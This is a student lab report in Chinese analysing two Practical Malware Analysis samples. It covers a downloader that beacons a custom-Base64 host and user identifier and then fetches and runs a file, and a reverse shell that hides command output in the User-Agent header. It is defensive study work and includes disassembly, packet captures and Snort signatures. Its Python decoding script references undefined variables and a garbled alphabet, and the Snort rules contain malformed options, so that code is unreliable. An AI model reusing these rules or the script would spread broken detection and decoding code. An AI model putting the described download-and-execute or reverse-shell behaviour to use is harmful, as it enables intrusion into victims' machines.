

# 个人信息

---

学号：1911410

姓名：付文轩

专业：信息安全

## lab 14-01




---

### 问题1

---

恶意代码使用了哪些网络库？他们的优势是什么？

使用IDA进行分析，查看导入表

	004050AC	GetStringTypeA	KERNEL32
	004050B0	CloseHandle	KERNEL32
	004050B8	URLDownloadToCacheFileA	urlmon

发现前面的都是很常见的，只有这里有一个URLDownloadToCacheFileA，来自urlmon库文件。查阅msdn以后可以找到相关说明

Downloads data to the internet cache and returns the file name of the cache location for retrieving the bits.

根据相关解释我们可以猜测到这个函数可能会使用一个名为COM的接口，这个接口中的API函数大部分请求都是来自于windows系统内部，在不同机器上运行会有不同的结果，比如user-agent字段

使用这个库的优势就是在于库中的API会直接使用来自系统内部的信息，这样就不会存在有一个容易被检测到的明文特征

### 问题2

---

用于构建网络信令的信息源元素是什么，什么样的条件会引起信令的改变？

```

004011B0 call    _strlen
004011B5 add     esp, 4
004011B8 mov     [ebp+var_218], eax
004011BE mov     ecx, [ebp+arg_0]
004011C1 add     ecx, [ebp+var_218]
004011C7 mov     dl, [ecx-1]
004011CA mov     [ebp+var_214], dl
004011D0 movsx   eax, [ebp+var_214]
004011D7 push    eax
004011D8 mov     ecx, [ebp+arg_0]
004011DB push    ecx
004011DC push    offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
004011E1 lea     edx, [ebp+var_210]
004011E7 push    edx ; char *
004011E8 call    _sprintf
004011ED add     esp, 10h
004011F0 push    0 ; LPBINDSTATUSCALLBACK
004011F2 push    0 ; DWORD
004011F4 push    200h ; cchFileName
004011F9 lea     eax, [ebp+ApplicationName]
004011FF push    eax ; LPSTR
00401200 lea     ecx, [ebp+var_210]
00401206 push    ecx ; LPCSTR
00401207 push    0 ; LPUNKNOWN
00401209 call    URLDownloadToCacheFileA
0040120E mov     [ebp+var_41C], eax
00401214 cmp     [ebp+var_41C], 0
0040121B jz      short loc_401221

```

通过定位找到刚刚URLDownloadToCacheFileA函数的调用，并且访问的URL为：

`http://www.practicalmalwareanalysis.com/%s/%c.png`，可以发现这个是一个格式化字符串，并且最后是以png结尾，也就是说这个访问的资源应该是一个图片。

```

004011A3 push    ebp
004011A4 mov     ebp, esp
004011A6 sub     esp, 460h
004011AC mov     eax, [ebp+arg_0]
004011AF push    eax ; char *
004011B0 call    _strlen
004011B5 add     esp, 4
004011B8 mov     [ebp+var_218], eax
004011BE mov     ecx, [ebp+arg_0]
004011C1 add     ecx, [ebp+var_218]
004011C7 mov     dl, [ecx-1]
004011CA mov     [ebp+var_214], dl
004011D0 movsx   eax, [ebp+var_214]
004011D7 push    eax
004011D8 mov     ecx, [ebp+arg_0]
004011DB push    ecx
004011DC push    offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
004011E1 lea     edx, [ebp+var_210]
004011E7 push    edx ; char *
004011E8 call    _sprintf
004011ED add     esp, 10h
004011F0 push    0 ; LPBINDSTATUSCALLBACK
004011F2 push    0 ; DWORD
004011F4 push    200h ; cchFileName
004011F9 lea     eax, [ebp+ApplicationName]
004011FF push    eax ; LPSTR
00401200 lea     ecx, [ebp+var_210]
00401206 push    ecx ; LPCSTR
00401207 push    0 ; LPUNKNOWN
00401209 call    URLDownloadToCacheFileA
0040120E mov     [ebp+var_41C], eax
00401214 cmp     [ebp+var_41C], 0
0040121B jz      short loc_401221

```

在其上方的这些内容就是对字符串进行格式化的操作。

并且经过分析我们发现，这里的这个%c会一直是前面的%s的最后一个字符。接下来分析这个参数具体内容

```

004013A1 push    ecx ; char *
004013A2 call    sub_4010BB
004013A7 add     esp, 8

```


↓

```

004013AA loc_4013AA:
004013AA lea     edx, [ebp+var_10000]
004013B0 push    edx ; char *
004013B1 call    sub_4011A3

```

可以发现参数的内容来自上一个函数




之后发现在里面有对这个byte\_4050C0的多次调用，点进去以后查看

```

;org 4050C0h
byte_4050C0 db 41h ; D
; S
db 42h ; B
db 43h ; C
db 44h ; D
db 45h ; E
db 46h ; F
db 47h ; G
db 48h ; H
db 49h ; I
db 4Ah ; J
db 4Bh ; K
db 4Ch ; L
db 4Dh ; M
db 4Eh ; N
db 4Fh ; O
db 50h ; P
db 51h ; Q
db 52h ; R
db 53h ; S
db 54h ; T
db 55h ; U

```

可以发现这里就是一个Base64编码，但是和base64编码不太相同的地方是



这里在填充的时候是使用的a进行填充，而标准的base64是使用的=进行填充。

经过对main函数的分析我们可以发现：

```

004012B8 push    ecx ; lpHwProfileInfo
004012B9 call    ds:GetCurrentHwProfileA
004012BF movsx   edx, [ebp+HwProfileInfo.szHwProfileGui

```

```

0040131E push    ecx
0040131F push    offset aCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c:%c%c"
00401324 lea     edx, [ebp+var_10098]
0040132A push    edx ; char *
0040132B call    _sprintf
00401330 add     esp, 38h
00401333 mov     [ebp+pcbBuffer], 7FFFh
0040133D lea     eax, [ebp+pcbBuffer]
00401343 push    eax ; pcbBuffer
00401344 lea     ecx, [ebp+Buffer]
0040134A push    ecx ; lpBuffer
0040134B call    ds:GetUserNameA
00401351 test    eax, eax

```

```

0040135C
0040135C loc_40135C:
0040135C lea     edx, [ebp+Buffer]
00401362 push    edx
00401363 lea     eax, [ebp+var_10098]
00401369 push    eax
0040136A push    offset aSS ; "%S-%S"
0040136F lea     ecx, [ebp+var_10160]
00401375 push    ecx ; char *
00401376 call    sprintf
0040137B add     esp, 10h
0040137E push    7FFFh ; size_t
00401383 push    0 ; int
00401385 lea     edx, [ebp+var_10000]
0040138B push    edx ; void *
0040138C call    _memset
00401391 add     esp, 0Ch
00401394 lea     eax, [ebp+var_10000]
0040139A push    eax ; int
0040139B lea     ecx, [ebp+var_10160]
004013A1 push    ecx ; char *
004013A2 call    sub_4010BB
004013A7 add     esp, 8

```

在格式化字符串的时候，获取了计算机的唯一标识：硬件配置文件。然后获取的是用户名，并将这两个拼接成一个字符串作为第一个%s的参数。那么也就是说这里获取到的元素就是用户设备的唯一标识和用户名，当用户的主机或者是登录用户发生变化时，这个源才会发生变化。

### 问题3

为什么攻击者可能对嵌入在网络信令中的信息感兴趣？

攻击者可能是想跟踪特定的主机或者是特定的用户，有针对性的发起攻击

### 问题4

恶意代码是否使用了标准的Base64编码？如果不是，编码是如何不寻常的？

根据刚刚的分析可以知道这里使用的和标准的Base64还是有些不同的，他这里用来填充的是字符a，而不是标准base64中的=

### 问题5

恶意代码的主要目的是什么？

```

004011FF push    eax                ; LPSTR
00401200 lea     ecx, [ebp+var_210]
00401206 push    ecx                ; LPCSTR
00401207 push    0                    ; LPUNKNOWN
00401209 call    URLDownloadToCacheFileA
0040120E mov     [ebp+var_41C], eax
00401214 cmp     [ebp+var_41C], 0
0040121B jz      short loc_401221

```

```

00401231 add     esp, 0Ch
00401234 mov     [ebp+StartupInfo.cb], 44h
0040123E push    10h                ; size_t
00401240 push    0                    ; int
00401242 lea     eax, [ebp+ProcessInformation]
00401245 push    eax                ; void *
00401246 call    _memset
0040124B add     esp, 0Ch
0040124E lea     ecx, [ebp+ProcessInformation]
00401251 push    ecx                ; lpProcessInformation
00401252 lea     edx, [ebp+StartupInfo]
00401258 push    edx                ; lpStartupInfo
00401259 push    0                    ; lpCurrentDirectory
0040125B push    0                    ; lpEnvironment
0040125D push    0                    ; dwCreationFlags
0040125F push    0                    ; bInheritHandles
00401261 push    0                    ; lpThreadAttributes
00401263 push    0                    ; lpProcessAttributes
00401265 push    0                    ; lpCommandLine
00401267 lea     eax, [ebp+ApplicationName]
0040126D push    eax                ; lpApplicationName
0040126E call    ds:CreateProcessA
00401274 test    eax, eax
00401276 jnz     short loc_40127C

```

在刚刚分析中我们发现导入表里只有一个文件下载的函数，并且在后面我们可以看见下载结束后，恶意代码为其创建了一个进程，也就是将下载下来的程序运行起来。

## 问题6

使用网络特征可能有效探测到恶意代码通信中的什么元素？

url在经过变形的ase64编码的最后一个字符作为png的名称。

## 问题7

分析者尝试为这个恶意代码开发一个特征时，可能会犯什么错误？

这个变形的base64是用字符a进行填充的，并且png的名称是使用的填充过后的最后一个字符。大部分情况下png的名称都是a.png，而如果当用户名的长度是3的倍数时，这里就不是a了，而是不可预测的名称。在分析时容易将a.png就作为一个特征，但其实这个不能代表所有的情况。

## 问题8

哪些特征集可能检测到这个恶意代码（以及新的变种）？

在恶意代码进行格式化字符串时，中间使用的是：进行分割，那么这个就可以作为一个特征，但是在使用这个的时候需要注意的是他会进行一个编码，在编码之后会变为'6'，因为有破折号的使用，所以第6个四字符组是以t结尾。

根据以上的分析，可以得到以下的snort规则

```
1 alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.1.1 Colons and dash"; urilen:>32; content:"GET|20|/"; depth:5; pare:"/GET\x2-\/[A-Za-z0-9+\]{3}6[A-Za-z0-9+\]{3}6[A-Za-z0-9+\]{3}6[A-Za-z0-9+\]{3}6[A-Za-z0-9+\]{3}6[A-Za-z0-9+\]{3}t([A-Za-z0-9+\]{4}){1,}\//"; sid:20001411; rev:1;)
```

这个规则只包含了开头的关于GET字符串的内容

还有一个snort规则为：

```
1 alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.1.1 Base64 and png"; urilen:>32; uricontent:".png"; pcre:"/\/[A-Za-z0-9+\]{24,}([A-Za-z0-9+\])\1.png/"; sid:20001412; rev:1;)
```

## lab 14-02

### 问题1

恶意代码编写时直接使用ip地址的好处和坏处各是什么

通过双击运行本次实验的恶意代码，我们可以从wireshark中捕获的数据包可以看见：

```
GET /tenfour.html HTTP/1.1
User-Agent: (!<e6LJC+xnBq90daDNB+1TDrhG6aWG6p9LC/iNBqsGi2sVgJdqhZXDZoMMomKGoqx
UE73N9qHodZltjZ4RhJWUh2XiA6imBriT9/oGoqxmCYsiYGofonNC1bxJD6pLB/1ndbaS9YXe9710A
6t/CpVpCq5m7l1LCqR0BrWy
Host: 127.0.0.1
Cache-Control: no-cache
```

```
GET /tenfour.html HTTP/1.1
User-Agent: Internet Surf
Host: 127.0.0.1
Cache-Control: no-cache
```

一共有如上两条信令，其中我们可以发现User-Agent的值是比较奇怪的，但是Host的值是固定的，直接使用的IP进行编码。因为静态的IP地址会比域名要更加难以管理，使用DNS是可以允许攻击者将他的系统部署在任意设备上，仅改变DNS地址就能动态的重定向肉机。同样的对于防守方也是如此，IP比DNS更加难以处理，也因此攻击者会选择IP地址而不是DNS。

### 问题2

这个恶意代码使用了哪些网络库。使用的好处和坏处是什么

使用IDA查看一下这个恶意代码的导入表

040	004020AC	__getmainargs	MSVCRT
040	004020B0	_initterm	MSVCRT
040	004020B4	_setusermatherr	MSVCRT
	004020B8	_p_fmode	MSVCRT
	004020C0	SHChangeNotify	SHELL32
	004020C4	ShellExecuteExA	SHELL32
	004020CC	LoadStringA	USER32
	004020D4	InternetCloseHandle	WININET
	004020D8	InternetOpenUrlA	WININET
	004020DC	InternetOpenA	WININET
	004020E0	InternetReadFile	WININET

Line 29 of 53


可以发现从 WININET 这个库中导入了4个函数，分别为：InternetCloseHandle，InternetOpenUrlA，InternetOpenA，InternetReadFile。

经过网上资料的查找发现，这个库相较于 winsock API 库有一个优势就是对于一些如cookie和缓存等，是可以直接由操作系统提供的，不需要再自己进行提供。但是他也有一些缺点，其中之一就是需要提供 User-Agent 的字段，如果需要的话，可能还需要进行硬编码可选择的头部。

## 问题3

恶意代码信令中URL的信息源是什么?这个信息源提供了哪些优势?

使用IDA进行一下静态分析



进入到main中以后首先我们可以看见这里创建了一个线程，这个线程的起始地址被设置为了 offset StartAddress


进入线程查看内容

```

rep movsd
push 258h ; unsigned int
call ??2@YAPAXIQZ ; operator new(uint)
push 32Ah ; unsigned int
mov esi, eax
call ??2@YAPAXIQZ ; operator new(uint)
mov ebp, eax
mov ecx, 96h
xor eax, eax
mov edi, esi
rep stosd
mov ecx, 0CAh
mov edi, ebp
rep stosd
add esp, 0Ch
stosw
mov ecx, [ebx]
push 0 ; lpBytesLeftThisMessage
lea eax, [esp+18h+BytesRead]
push 0 ; lpTotalBytesAvail
push eax ; lpBytesRead
push 4 ; nBufferSize
push esi ; lpBuffer
push ecx ; hNamedPipe
call ds:PeekNamedPipe
test eax, eax
jz short loc_40159C

```

首先可以看见这里调用了 `PeekNamedPipe` 函数，进过查询知道这个函数的功能是将数据从命名管道或匿名管道复制到缓冲区中，而不将其从管道中删除。它还返回有关管道中数据的信息。这个函数常用来检测shell中的内容。



然后可以看见进行了读文件的操作，这个读文件其实就是检查命令shell中的输入。



```

push    esi
mov     byte ptr [ecx+esi], 0
mov     edx, [esp+1Ch+BytesRead]
inc     edx
mov     [esp+1Ch+BytesRead], edx
call    sub_401000
lea     edx, [ebx+14h]
push    edx                    ; lpzUrl
push    ebp                    ; int
call    sub_401750
add     esp, 10h
test    eax, eax
inc     short loc_401583

```

读取完文件后调用了两个函数。

首先查看一下sub\_401000

<pre> mov     al, dl and     dl, 3 shr     al, 2 shl     dl, 4 mov     byte ptr [esp+18h+var_8], al mov     byte ptr [esp+18h+var_8+1], dl mov     ecx, [esp+18h+var_8] mov     eax, [esp+18h+var_8+1] and     ecx, 0FFh and     eax, 0FFh inc     ebp mov     dl, byte_403010[ecx] mov     [esi], dl mov     cl, byte_403010[eax] mov     [esi+1], cl mov     [esi+2], bl mov     [esi+3], bl jmp     short loc_401183 </pre>	<pre> mov     al, [ebp+1] mov     cl, dl shr     cl, 2 mov     byte ptr [esp+18h+var_8], cl and     dl, 3 mov     cl, al and     al, 0Fh shl     dl, 4 shr     cl, 4 or      dl, cl shl     al, 2 mov     byte ptr [esp+18h+var_8+1], dl mov     byte ptr [esp+18h+var_8+2], al mov     edx, [esp+18h+var_8] mov     ecx, [esp+18h+var_8+1] and     edx, 0FFh and     ecx, 0FFh mov     al, byte_403010[edx] mov     [esi], al mov     eax, [esp+18h+var_8+2] mov     dl, byte_403010[ecx] and     eax, 0FFh mov     [esi+1], dl add     ebp, 2 mov     cl, byte_403010[eax] mov     [esi+3], bl </pre>
--	---

发现这里的指令非常复杂，大致来看是对刚刚读取的文件进行的操作。

进入到sub\_401750

```

mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFh
repne scasb
mov     ecx, ebx
dec     edi
shr     ecx, 2
rep movsd
mov     ecx, ebx
push    edx                ; lpzAgent
and     ecx, 3
rep movsb
call    ds:InternetOpenA
push    0                  ; dwContext
mov     esi, eax
mov     eax, [esp+10h+lpzUrl]
push    80000000h          ; dwFlags
push    0                  ; dwHeadersLength
push    0                  ; lpzHeaders
push    eax                ; lpzUrl
push    esi                ; hInternet
call    ds:InternetOpenUrlA
test    eax, eax
jnz     short loc_4017EB

```

我们看见了刚刚在导入表中发现的关于网络行为的函数调用。

接下来查看一下这个地方传递的参数，可以看见lpzUrl里的参数是来自于eax，而eax的值来自[esp+10h+lpzUrl]

在之前的位置我们可以找到

```

00401750 sub_401750 proc near
00401750
00401750 arg_0= dword ptr 4
00401750 lpzUrl= dword ptr 8
00401750

```

他其实是这个函数的第二个参数，回到之前的位置进行查看


```

004011E0 push    esi                ; arg_0
004011E0 push    ecx                ; hInstance
004011E1 call    ds:LoadStringA
004011E7 mov     esi, ds:CreateEventA
004011ED xor     ebp, ebp

```

可以发现这里其实是从这个函数获取的，这个函数的功能是从资源节里获取字符串。

使用resoure\_hacker查看一下资源节中的内容



可以看见有一个信令URL，那么这个就是本次恶意代码的信息源。

使用这个的优势就是如果不重新编译恶意代码，那么攻击者就能够使用这个资源节来部署多个后门程序。

## 问题4

恶意代码利用了HTTP协议的哪个方面，来完成它的目的？

回到之前的内容继续进行分析，我们将这个资源节中的url和之前在wireshark中捕获的内容进行比较，可以看到发送的信令的部分内容就是来自于这个资源节中的信令。其中一个参数是url，还有一个参数是User-Agent。回到IDA中继续查看相关内容

```
00401758 call    ???@YAPAXIQZ ; operator new(uint)
0040175D mov     edx, eax
0040175F mov     ecx, 0CBh
00401764 xor     eax, eax
00401766 mov     edi, edx
00401768 rep stosd
0040176A stosb
0040176B mov     edi, offset asc_403068 ; "(<"
00401770 or      ecx, 0FFFFFFFFh
00401773 xor     eax, eax
00401775 add     esp, 4
00401778 repne scasb
0040177A not     ecx
0040177C sub     edi, ecx
```

在这里我们注意到了和之前信令中User-Agent的内容中的一部分相同，那么这里应该就是开始构造User-Agent

```
11546 call    edi ; ReadFile
11548 mov     ecx, [esp+14h+BytesRead]
1154C push    ebp
1154D push    esi
1154E mov     byte ptr [ecx+esi], 0
11552 mov     edx, [esp+1Ch+BytesRead]
11556 inc     edx
11557 mov     [esp+1Ch+BytesRead], edx
11558 call    sub_401000
11560 lea     edx, [edx+14h]
11563 push    edx ; lpszUrl
11564 push    ebp ; int
11565 call    sub_401750
1156A add     esp, 10h
1156D test    eax, eax
11575 inc     ebx ; ebx = 101500
```

回到调用这个函数之前的位置，我们可以看见先调用了子程序sub\_401000，并且这个函数需要接收两个参数。

```

004010D1 and    dl, 3
004010D4 shr    al, 2
004010D7 shl    dl, 4
004010DA mov    byte ptr [esp+18h+var_8], al
004010DE mov    byte ptr [esp+18h+var_8+1], dl
004010E2 mov    ecx, [esp+18h+var_8]
004010E6 mov    eax, [esp+18h+var_8+1]
004010EA and    ecx, 0FFh
004010F0 and    eax, 0FFh
004010F5 inc    ebp
004010F6 mov    dl, byte_403010[ecx]
004010FC mov    [esi], dl
004010FE mov    cl, byte_403010[eax]
00401104 mov    [esi+1], cl
00401107 mov    [esi+2], bl
0040110A mov    [esi+3], bl
0040110D jmp    short loc_401183

00401123 mov    cl, dl
00401125 shr    cl, 2
00401128 mov    byte ptr [esp+18h+var_8], cl
0040112C and    dl, 3
0040112F mov    cl, al
00401131 and    al, 0Fh
00401133 shl    dl, 4
00401136 shr    cl, 4
00401139 or     dl, cl
0040113B shl    al, 2
0040113E mov    byte ptr [esp+18h+var_8+1], dl
00401142 mov    byte ptr [esp+18h+var_8+2], al
00401146 mov    edx, [esp+18h+var_8]
0040114A mov    ecx, [esp+18h+var_8+1]
0040114E and    edx, 0FFh
00401154 and    ecx, 0FFh
0040115A mov    al, byte_403010[edx]
00401160 mov    [esi], al
00401162 mov    eax, [esp+18h+var_8+2]
00401166 mov    dl, byte_403010[ecx]
0040116C and    eax, 0FFh
00401171 mov    [esi+1], dl
00401174 add    ebp, 2
00401177 mov    cl, byte_403010[eax]
0040117D mov    [esi+3], bl
00401180 mov    [esi+2], cl

```

进入函数体以后我们发现这里有非常多的对寄存器、内存的操作，并且大量使用了byte\_401030这个位置的内容。

```

i:0040300F 00          db      0
i:00403010 57          byte_403010 db 57h ; DATA XREF: sub_401000+807r
i:00403010          ; sub_401000+887r ...
i:00403011 58 59 5A 6C 61 62 63 64+aXyzlabcd3fghij db 'XYZlabcd3fghijko12e456789ABCDEFGHijkl+/MNOPQRSTUVWXYZ0123456789+',0
i:00403051 00 00 00          align 4

```

进入查看以后发现这里存放的是一个字符串，这个字符串与Base64非常相似，但是稍微有一些位置顺序的变化。

到这里我们就知道之前在wireshark中显示的内容是经过编码之后的，为了将其进行解密，我们编写了如下的python脚本实施解密：

```

1 import string, base64
2
3 result = ""
4 tab = "XYZlabcd3fghijko12e456789ABCDEFGHijkl+/MNOPQRSTUVWXYZ0123456789+/"
5 standardBase64 =
6 "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
7 text = "e6LJC+xBq90daDNB+1TDrhG6aUG6p9LC/iNBqSGi2svgJdqhZXDZOMMOMKGoqxUE7"
8
9 for i in text:
10     if i in tab:
11         s += standardBase64[string.find (tab, str (ch))]
12     elif i == '=':
13         s += '='
14 print(base64.decodestring(a))

```

得到的解密结果为：

```

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user\Desktop>

```

接下来我们可以看见另一个具有网络行为的函数

```
00401800
00401800 dwNumberOfBytesRead= dword ptr -4
00401800 lpszUrl= dword ptr 4
00401800
00401800 push    ecx
00401801 push    ebx
00401802 push    ebp
00401803 push    0                ; dwFlags
00401805 push    0                ; lpszProxyBypass
00401807 push    0                ; lpszProxy
00401809 push    0                ; dwAccessType
0040180B push    offset szAgent    ; "Internet Surf"
00401810 call    ds:InternetOpenA
00401816 push    0                ; dwContext
00401818 mov     ebp, eax
0040181A mov     eax, [esp+10h+lpszUrl]
0040181E push    80000000h        ; dwFlags
00401823 push    0                ; dwHeadersLength
00401825 push    0                ; lpszHeaders
00401827 push    eax                ; lpszUrl
00401828 push    ebp                ; hInternet
00401829 call    ds:InternetOpenUrlA
0040182F mov     ebx, eax
00401831 test    ebx, ebx
00401833 jnz     short loc_401839
```

可以发现这里的URL和之前是一样的，但是这里的User-Agent和之前不同了，这里是直接静态定义了一个字符串

```
0040166B loc_40166B:
0040166B mov     edi, ebx
0040166D or      ecx, 0FFFFFFFh
00401670 xor     eax, eax
00401672 push    4                ; MaxCount
00401674 repne scasb
00401676 not     ecx
00401678 sub     edi, ecx
0040167A push    offset Str        ; "exit"
0040167F mov     eax, ecx
00401681 mov     esi, edi
00401683 mov     edi, edx
00401685 push    ebx                ; Str1
00401686 shr     ecx, 2
00401689 rep movsd
0040168B mov     ecx, eax
0040168D and     ecx, 3
00401690 rep movsb
00401692 call    _strnicmp
00401697 add     esp, 0Ch
0040169A test    eax, eax
0040169C jz      loc_401724
```

```
004016A2 mov     edi, offset asc_40305C ; "\n"
004016A7 or      ecx, 0FFFFFFFh
```

在调用完这个的后面我们可以看见这里和exit字符串进行了一个比较，可以看见这里其实就是一个反向shell，接收远端的指令。

